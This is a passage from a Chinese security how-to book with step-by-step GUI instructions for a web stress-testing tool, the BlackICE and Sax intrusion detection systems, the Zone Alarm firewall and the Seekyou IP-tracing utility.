


图 11-49 “WAS”主窗口

**步骤 6**：为了能更好地进行性能测试，还需要修改测试脚本的设置。单击左边的脚本名展开脚本信息，找到“Settings”标签并单击“Settings”选项，即可在右边窗口中打开 Settings 视图，这里可以为脚本测试指定参数设置，如图 11-51 所示。选择“Throttle bandwidth”复选框，在下拉菜单选择一个代表大多数用户连接吞吐量的带宽即可，如图 11-52 所示。




图 11-50 “脚本测试”窗口




图 11-51 设置指定脚本参数

**步骤 7**：若想测试需要署名登录的 WEB 站点时，WAS 提供一个 USERS 特性，可用于存储多个用户的用户名、密码和 Cookie 信息。单击主窗口左侧列表中的“Users”项，双击窗口右侧列表中的“Default”选项，即可打开“用户”视图（默认已创建 1 个用户）。可修改用户名和密码使用，也可自己建立用户，如图 11-53 所示。




图 11-52 指定带宽瓶颈




图 11-53 “用户视图”页面

**步骤 8**：单击【Remove All】按钮，则可清除所有记录。在“Number of new users”输入创建的新用户数量，在“Password”中输入密码，相同的密码会赋给所有用户。单击【Create】按钮，用户表单就会填满指定数量的用户。

**步骤 9**：设置完成后选择【Scripts】→【Run】菜单项，即可开始测试，如图 11-54 所示。





图 11-54 开始测试

**2．进行数据分析**

选择【View】→【Reports】菜单项，即可打开【报告】窗口，在左侧列表中将展开相应的报告，如图 11-55 所示。检查 Socket Errors 部分是否有任何的 socket 有关错误（值不为 0）。

这里列出每种 socket 错误的解释：

1）Connect：客户端不能与服务器取得连接的次数。如果这个值偏高，检查在客户端与服务器之间产生的任何潜在错误。从每个客户端 Ping 服务器或 Telnet 服务器的端口 80 验证可得到正确的回应；

2）Send：客户端不能正确发送数据到服务器的次数。如果这个值偏高，检查服务器是否工作正常。在客户端打开一个浏览器然后手动点击站点页面验证站点是否工作正常；

3）Recv：客户端不能正确地从服务器接收数据的次数。如果这个值偏高，执行和 Send 错误相同的操作，还要检查一下如果减低负载系数，错误是否减少；

4）Timeouts：超时的线程数目，而且随后就关闭了。如果这个值偏高，在客户端打开一个浏览器，然后手动点击站点页面验证是否即使只有一个用户程序也会很慢。再做一个不同负载系数的压力测试，看看程序的潜在特征。

如果“socket”错误很低或为 0，在左侧的报告列表中找到“Result Codes”部分。检查一下是否所有结果代码都是 200，200 表示所有请求都被服务器成功地返回。如果找到大于或等于 400 的结果，单击报告列表中的“Page Data”结点，展开所有项目，查看每个脚本项在右边窗口页面数据的报告，找出出现错误的项目，显示如图 11-56 所示。

通过不断增减用户数量和改变其他参数测试，可以最大限度地了解网站程序和服务器的承受能力，以便在开始提供服务之前限止访问量及其他参数，保证网站可以正常运行。




图 11-55 “报告”窗口

图 11-56 查看任意一个脚本项的报告

## 第 100 招 专业入侵检测系统 BlackICE

BlackICE 是 ISS 安全公司出品的一款著名的入侵检测系统，拥有强大的检测、分析及防护功能，可侦察出谁在扫描端口，在入侵者进入前进行拦截，以保护电脑不受危害。

### 1. BlackICE 安装初步

BlackICE 的安装过程稍微有点复杂，BlackICE 会要求用户有一个序列号才能进行安装。具体的操作步骤如下。

**步骤 1**：下载并解压“BlackICE”程序文件夹，如图 11-57 所示。双击“BlackICE”应用程序图标，即可弹出【欢迎 ISS BlackICE 安装】对话框，如图 11-58 所示。

图 11-57 “BlackICE”程序文件夹


图 11-58 【欢迎 ISS BlackICE 安装】对话框

**步骤 2**：单击【Next】按钮，即可打开【License Agreement】对话框，在其中阅读安装许可协议内容，如图 11-59 所示。单击【I Accept】按钮，即可打开【BlackICE PC Protection License】对话框，在“License”文本框中输入版本序列号，如图 11-60 所示。

**步骤 3**：单击【Next】按钮，即可打开【Choose Destination Location】对话框，在其中根据需要选择安装的目标位置，如图 11-61 所示。

**步骤 4**：在选择好安装的目标位置后，单击【Next】按钮，即可打开【Select Program Folder】对话框，在其中选择程序的安装文件夹，如图 11-62 所示。





图 11-59 【安装许可协议】对话框





图 11-60 【BlackICE PC Protection License】对话框





图 11-61 【Choose Destination Location】对话框





图 11-62 【Select Program Folder】对话框

**步骤 5**：单击【Next】按钮，即可打开【BlackICE PC Protection Configuration】对话框，在其中根据需要开启或禁用 AP（Application Protection，程序保护），推荐选择“Off”。因为如果选择“On”，BlackICE 会在复制文件之后对本机进行扫描，并记录下所有可能访问 Internet 的程序，这一过程相当耗时（但也有人说这是入侵监测系统中最核心的部分之一，通过监测系统内部的所有变化，为系统提供最大安全性），因此推荐“Off”，如图 11-63 所示。





图 11-63 【BlackICE PC Protection Configuration】对话框

**步骤 6**：单击【Next】按钮，即可打开【Start Copying Files】对话框，程序开始复制文件，如图 11-64 所示。

**步骤 7**：单击【Next】按钮，程序开始安装并显示安装的进度条。在安装完成之后，即可弹出【InstallShield Wizard Complete】对话框。单击【Finish】按钮，即可完成整个安装过程，如图 11-65 所示。





图 11-64 【Start Copying Files】对话框





图 11-65 【InstallShield Wizard Complete】对话框

**2. BlackICE 应用实战**

BlackICE 安装完成并启动之后，会在系统托盘中出现一个相应的图标，报警时显现出红黄两色，可关闭以节省 CPU 资源。双击打开 BlackICE 主窗口后，可看到主要设置项都包含在事件（Events）、入侵者（Intruders）和历史（History）三个选项卡中。

在使用 BlackICE 之前先对其进行基本的设置，才能进行入侵检测，具体的使用方法如下。

**步骤 1**：选择【tool】→【Edit BlackICE Settings】菜单项，即可打开【BlackICE Settings】对话框，如图 11-66 所示。


图 11-66 【防火墙】选项卡

**步骤 2**：切换到“Firewall”选项卡，在“Protection”部分选择“Trusting：allow all inbound traffic”项，如果是个人用户，只需选择“Enable Auto-Blocking”项，如果是局域网用户，则需三个选项都选择，否则会出现网上邻居无法浏览、无法共享上网的情况。

**步骤 3**：切换到“Evidence Log”选项卡，选择“Logging enabled”选项之后，“Log Files”部分几个小项目会自动选取，其设置采用默认，如图 11-67 所示。

**步骤 4**：在设置完成之后，在“Events”选项卡中可查看尝试连接的 IP 地址和方式，如图 11-68 所示。在“History”选项卡图表中可看到该连接被认为是“可疑”的入侵，如图 11-69 所示。

图 11-67 设置入侵日志




图 11-68 【事件】选项卡




图 11-69 【历史】选项卡

**提示** 在使用过程中一定要及时升级软件，才能够有效地、及时地过滤掉最新的入侵行为，从而有效地保障计算机的安全。

## 第 101 招 免费的专定防火墙 Zone Alarm

Zone Alarm 是一款防火墙软件，主要包括显示与网络连接的应用程序、允许或禁止某个应用程序的网络连接、允许或禁止全部所有的网络连接、显示发送和接受的字节数、屏保程序启动时禁止网络连接、空闲一段时间后禁止网络连接及设定安全级别等功能。

下面介绍 Zone Alarm 的使用，具体使用方法如下。

**步骤 1**：执行 Zone Alarm 主程序，即可打开该防火墙主窗口，如图 11-70 所示。

**步骤 2**：选择左侧的【防火墙】功能，即可打开【防火墙选项】窗口，在其右侧有 Internet 区域安全、信任区域安全、禁止区域安全等三个关于用户的网络连接安全分区。通过调整滑块可以改变各个区域的安全级别。当设置为最高时，用户的计算机在网络上将被隐藏，同时也会禁止一切共享。

**步骤 3**：在【防火墙选项】窗口的任一安全选区中单击【定制】按钮，即可打开【自定义防火墙设置】对话框，在其中根据需要对开放的端口进行设置，如图 11-71 所示。

图 11-70 Zone Alarm 防火墙主窗口




图 11-71 自定义防火墙设置对话框

**步骤 4**：Zone Alarm Firewall（eTrust）防火墙还提供了电子邮件保护功能，能够对邮件附件中的病毒或恶意程序进行隔离，如图 11-72 所示。

图 11-72　电子邮件保护窗口

**步骤 5**：选择 Zone Alarm Firewall（eTrust）防火墙主窗口中的【隐私保护】功能项，即可在其中设置 Cookie 控制、拦截广告及活动代码控制等保护选项，如图 11-73 所示。

**步骤 6**：选择 Zone Alarm Firewall（eTrust）防火墙主窗口的【ID 锁定】功能，即可打开【ID 锁定】窗口，在其中进行一些必要设置，可以预防银行账号、邮箱密码、网络游戏的账号等机密信息的泄露，从而保护数据安全，如图 11-74 所示。




图 11-73　隐私保护窗口

图 11-74　ID 锁定窗口

另外，Zone Alarm Firewall（eTrust）防火墙还具有手动和定期自动清理缓存、清除系统中文档记录、IE 记录以及文件碎片、ID 锁定（对用户私密资料进行保护）等功能。

## 第 102 招　萨客嘶入侵检测系统

目前可供选择的入侵检测系统很多，除入侵检测设备自带的管理系统外，还可在相应检测主机上通过安装其他入侵检测工具来实现入侵检测。

萨客嘶入侵检测系统是一种积极主动的网络安全防护工具，提供了对内部和外部攻击的实时保护。它通过对网络中所有传输的数据进行智能分析和检测，从中探测网络或系统中是否存在违反安全策略的行为和被攻击的迹象，在系统受到入侵之前拦截和阻止入侵。

萨客嘶入侵检测系统是基于协议分析，采用了快速的多模式匹配算法，能对当前复杂高速的网络进行快速精确分析。在网络安全和网络性能方面可以提供全面和深入的数据依据，是企业、政府和学校等机构进行多层次防御的重要产品。

萨客嘶入侵检测的操作方法很简单，具体的操作步骤如下。

**步骤 1**：下载并安装萨客嘶入侵检测系统，其主窗口包括按结点浏览、运行状态以及统计项目三个部分，如图 11-75 所示。

**步骤 2**：选择【监控】→【开始】菜单项，即可打开【设置】对话框，在其中选择相应的网卡，如图 11-76 所示。因为该检测系统是通过适配器来捕捉网络中正在传输的数据，并对其进行分析，所以正确选择网卡是能够捕捉到入侵的关键一步。




图 11-75 【萨客嘶入侵检测系统】主窗口

图 11-76 【设置】对话框

**步骤 3**：单击【确定】按钮，即可对本机所在的局域网内所有的主机进行监控，结果如图 11-77 所示。在其中可以看到检测到主机的 IP 地址、对应的 MAC 地址、本机的运行状态以及数据包统计、TCP 连接情况、FTP 分析等信息。

**步骤 4**：在“会话”选项卡中可看到在监控时，进行会话的源 IP 地址、源端口、目标 IP 地址、目标端口、使用到的协议类型、状态、事件、数据包、字节等信息，如图 11-78 所示。




图 11-77 进行监控的得到结果




图 11-78 “会话”选项卡

**步骤 5**：如果想分类查看会话信息，则在“会话信息”列表中右击某条信息，在快捷菜单中选择“按源结点进行过滤”选项，即可按某个源 IP 地址显示会话信息，如图 11-79 所示。

**步骤 6**：在左边的结点列表中右击某个物理地址，在快捷菜单中选择“增加别名”选项，

即可打开【增加别名】对话框，如图 11-80 所示。




图 11-79　按源 IP 地址显示会话信息


图 11-80　【增加别名】对话框

**步骤 7**：在“别名”文本框中输入名称之后，单击【确定】按钮，即可使该物理地址显示自定义的名称，如图 11-81 所示。如果存在违反安全策略的行为和被攻击的迹象，则在“入侵事件”选项卡下，即可看到入侵事件的详细信息，如图 11-82 所示。




图 11-81　自定义的物理地址名称




图 11-82　在“入侵”选项卡下查看事件

**步骤 8**：在“日志”选项卡中可看到 HTTP 请求、邮件、FTP 传输、QQ 事务以及 MSN 事务等各种日志的详细信息，如图 11-83 所示。在“日志”选项卡中还可自定义日志的显示格式，单击【自定义列】按钮 ▦，即可打开【表格显示定义】对话框，如图 11-84 所示。在其中勾选相应的复选框后，单击【确定】按钮，即可完成设置。




图 11-83　查看各种日志


图 11-84　【表格显示定义】对话框

**步骤 9**：选择【设置】→【选项】菜单项，即可打开【详细设置】对话框，在其中勾选相

应的复选框，展开“分析模块”中各个子项，在其中选择“入侵分析器”选项，如图 11-85 所示。再设置是否启用日志、日志缓冲区尺寸的大小以及日志文件路径，对“FTP 分析器”、“HTTP 分析器”、“Email 分析器”等各个选项进行设置，如图 11-86 所示。




图 11-85 【详细设置】对话框




图 11-86 设置“入侵分析器”选项

**步骤 10**：选择【设置】→【别名设置】菜单项，即可打开【别名设置】对话框，如图 11-87 所示。在其中可以对物理地址、IP 地址和端口进行各种操作，如添加、编辑、删除、导出等。

**步骤 11**：选择【设置】→【检测规则设置】菜单项，即可打开【入侵规则设置】对话框。在其中对各种入侵规则进行添加、删除、增加选项、删除选项等，如图 11-88 所示。




图 11-87 【别名设置】对话框




图 11-88 【入侵规则设置】对话框

该检测系统可检测出用户网络中存在的黑客入侵、网络资源滥用、蠕虫攻击、后门木马、ARP 欺骗、拒绝服务攻击等各种威胁；同时，可以根据策略配置主动切断危险行为，对目标网络进行保护。

## 第 103 招 用无处藏身检测恶意 IP

在与网络的接触中，许多用户都曾经被人攻击过，此时，使用无处藏身这一小软件就可以很容易地检测出恶意 IP 的真实面目。

### 1. 发现恶意 IP

现在网上很多黑客喜欢使用一些扫描器来随意到处乱探，以检测是否有什么漏洞可以有机

会进入。针对这种情况大家可以使用天网防火墙来查知是否有人在恶意扫描自己。

无处藏身软件“Seekyou”使用起来极其方便，具体的安装过程如下。

**步骤 1**：双击下载并解压“Seekyou”文件夹，双击“Seekyou”应用程序图标，即可打开【欢迎使用 Seekyou 安装向导】对话框，如图 11-89 所示。

**步骤 2**：单击【下一步】按钮，即可打开【许可协议】对话框，在其中查看该软件的安装协议，如图 11-90 所示。如果同意则选择“我同意此协议”单选项，单击【下一步】按钮，即可进入【信息】提示框，如图 11-91 所示。





图 11-89 【欢迎使用 Seekyou 安装向导】对话框





图 11-90 查看安装协议





图 11-91 【信息】对话框

**步骤 3**：单击【下一步】按钮，即可进入【选择目标位置】对话框，如图 11-92 所示。在选择好相应安装路径之后（建议使用默认路径），单击【下一步】按钮，即可进入【选择开始菜单文件夹】对话框，如图 11-93 所示。单击【下一步】按钮，即可选择附加任务，如图 11-94 所示。


图 11-92 选择合适的安装路径





图 11-93 选择开始菜单文件夹

步骤 4：如不想在桌面创建快捷方式，单击【下一步】按钮，即可进入【准备安装】对话框，如图 11-95 所示。单击【安装】按钮，即可开始安装，如图 11-96 所示。





图 11-94 选择附加任务





图 11-95 【准备安装】对话框

步骤 5：在安装完毕之后，即可进入【Seekyou 安装向导完成】对话框，提示用户已经成功安装了该软件，如图 11-97 所示。单击【完成】按钮，即可完成整个安装过程。


图 11-96 软件的安装过程





图 11-97 【Seekyou 安装向导完成】对话框

2. 追踪恶意 IP

将无处藏身软件安装成功之后，就可以使用它来追踪恶意 IP 了，其具体的操作步骤如下。

步骤 1：运行该软件，即可进入软件主窗口，如图 11-98 所示。

